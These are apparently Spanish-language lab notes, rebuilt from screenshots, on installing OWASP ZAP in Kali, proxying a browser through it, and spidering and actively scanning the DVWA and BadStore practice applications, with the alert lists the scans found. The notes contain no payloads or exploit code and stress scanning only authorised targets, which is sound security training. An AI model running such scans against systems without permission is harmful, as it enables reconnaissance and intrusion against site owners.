
OWASP ZAP

En terminal Kali:
sudo apt update -y
sudo apt install zaproxy

usar esta configuración en la extension Foxy Proxy Standard
ZAP
HTTP
127.0.0.1
8080

En terminal Kali:
zaproxy

Agregar certificado para HTTPS
en navegador web:
http://zap



Welcome to the Ze

ZAP is an easy to use integrated penetrat

Please be aware that you should only attack applications that you have been specific

Proxy Configuration

To use ZAP effectively it is recommended that you configure your browser to proxy vi

The easiest way to do this is to launch your browser from ZAP via the "Quick Start / I
configured to proxy via ZAP and ignore any certificate warnings.
Alternatively, you can configure your browser manually, or use the generated PAC file

HTTPS Warnings Prevention

To avoid HTTPS Warnings download and install CA root Certificate in your Mobile de


En el navegador:
about:preferences
Privacy & Security
view Certificate
Import
Check Trust this CA to identify Websites
Ok

En ZAP lo primero actualizar
chech for updates
update all

SPIDER

Tool Spider
agregar URL

start scan



Spider

Scope

Starting Point: http://192.168.1.53/DVWA-master/login.php

Context:


User:

Recurse: ✓

Spider Subtree Only

Show Advanced Options

Aqui Podemos ver los nodos agregados por el escaneo



Untitled Session - ZAP 2.16.1

```
Contexts
  Default Context
Sites
  http://192.168.1.53
    GET:/
    DVWA-master
      GET:/
      dvwa
      GET:login.php
      POST:login.php()(Login,password,user_token,username)
    icons
    GET:robots.txt
    GET:sitemap.xml
  http://192.168.1.27
```

Welcome to ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

News

ZAP 2.16.1 is available now


Progress: 0: http://192.168..ster/login.php 100% Current Scans: 0 URLs Found: 7 Nodes Added: 3 Export

Processed	Method	URI	Flags
🟢	GET	http://192.168.1.53/DVWA-master/login.php	Seed
🟢	GET	http://192.168.1.53/robots.txt	Seed
🟢	GET	http://192.168.1.53/sitemap.xml	Seed
🔴	GET	https://github.com/digininja/DVWA/	Out of Scope
🟢	GET	http://192.168.1.53/DVWA-master/dvwa/css/login.css	
🟢	GET	http://192.168.1.53/DVWA-master/dvwa/images/login_logo.png	
🟢	POST	http://192.168.1.53/DVWA-master/login.php	

Alerts 0 2 4 2 Main Proxy: localhost:8080 Current Status 0 0 0 0 0

SPIDER AJAX SPIDERING

Tool
spider Ajax
agregar URL



Starting Point: http://192.168.1.53

Context:

User:


Just In Scope: ☐

Spider Subtree Only ☐

Browser: Firefox Headless

Show Advanced Options ☐

Vemos los elementos agregados por la araña



- Contexts
  - Default Context
- Sites
  - https://tracking-protection.cdn.mozilla.net
  - http://192.168.1.53
    - GET:/
    - GET:/(C)
    - DVWA-master
    - GET:favicon.ico
    - icons
    - GET:robots.txt
    - GET:sitemap.xml
  - http://192.168.1.27


Processed	ID	Req. Timestamp	Method	URL
🔴 Out of Scope	84	10/7/25, 4:00:44 PM	GET	https://firefox.settings.services.mozilla.com/v1/b...
🟢	85	10/7/25, 4:00:44 PM	GET	http://192.168.1.53/?C=S;O=A
🟢	86	10/7/25, 4:00:45 PM	GET	http://192.168.1.53/
🟢	87	10/7/25, 4:00:45 PM	GET	http://192.168.1.53/DVWA-master/
🟢	88	10/7/25, 4:00:45 PM	GET	http://192.168.1.53/DVWA-master/login.php
🟢	89	10/7/25, 4:00:46 PM	GET	http://192.168.1.53/?C=S;O=A
🟢	90	10/7/25, 4:00:46 PM	POST	http://192.168.1.53/DVWA-master/login.php
🟢	91	10/7/25, 4:00:47 PM	GET	http://192.168.1.53/DVWA-master/login.php
🟢	92	10/7/25, 4:00:47 PM	GET	http://192.168.1.53/DVWA-master/
🟢	93	10/7/25, 4:00:47 PM	GET	http://192.168.1.53/DVWA-master/login.php

ZAP SCANNING

antes de realizar el escaneo, recuerda que es sobre sitios autorizados o propios.

Passive Scanning
este escaneo analiza el trafico para identificar posibles vulnerabilidades es un escaneo seguro para cualquier aplicación web, da un aviso de alertas en el tab de alerts.


vamos hacer un escaneo



Welcome to ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
If you are new to ZAP then it is best to start with one of the options below.

ZAP 2.16.1 is available now



This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://192.168.1.53

Use traditional spider: ✓


Use ajax spider: If Modern with Firefox

Attack Stop

Progress: Not started

Attack!

Al terminar vemos en alerts las vulnerabilidades por categorías y por niveles de gravedad: Rojo: High, Naranja: Medium, Amarilol: low



File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Automated Scan
ZAP by Checkmarx
History Search Alerts Output WebSockets Spider AJAX Spider Active Scan

Contexts
Default Context
Sites
https://tracking-protection.cdn.mozilla.net
http://192.168.1.53
GET:/
GET:/(C)
DVWA-master
GET:DVWA-master
GET:favicon.ico
GET:icons
icons
GET:robots.txt
GET:sitemap.xml
http://192.168.1.27

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://192.168.1.53

Use traditional spider: ✓

Use ajax spider: If Modern with Firefox

Attack Stop

Progress: Attack complete - see the Alerts tab for details of any issues found

Alerts (15)
Application Error Disclosure (54)
Content Security Policy (CSP) Header Not Set (73)
Directory Browsing (61)
Missing Anti-clickjacking Header (68)
Big Redirect Detected (Potential Sensitive Information Leak) (7)
Cookie without SameSite Attribute (2)
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (7)
Server Leaks Version Information via "Server" HTTP Response Header Field (101)
Strict-Transport-Security Header Not Set
Timestamp Disclosure - Unix
X-Content-Type-Options Header Missing (87)

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.


You can also edit existing alerts by double clicking on them.

Alerts 0 4 7 4 Main Proxy: localhost:8080

Current Status 0 0 0 0 0 0 0 0 0 0

Laboratorio contra Maquina Virtual BadStore

Después de hacer el escaneo vemos las alertas



Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the rele


You can also edit existing alerts by double clicking on th

Alerts (21)
- Cross Site Scripting (DOM Based) (5)
- Cross Site Scripting (Reflected) (3)
- Path Traversal
- SQL Injection
- SQL Injection - MySQL (6)
- SQL Injection - SQLite (Time Based) (2)
- Absence of Anti-CSRF Tokens (8)
- Application Error Disclosure (9)
- Content Security Policy (CSP) Header Not Set
- Missing Anti-clickjacking Header (40)
- Cookie No HttpOnly Flag (2)

Alerts 6 4 5 6 Main Proxy: localhost:8080

Podemos generar un reporte de lo encontrado para una auditoria

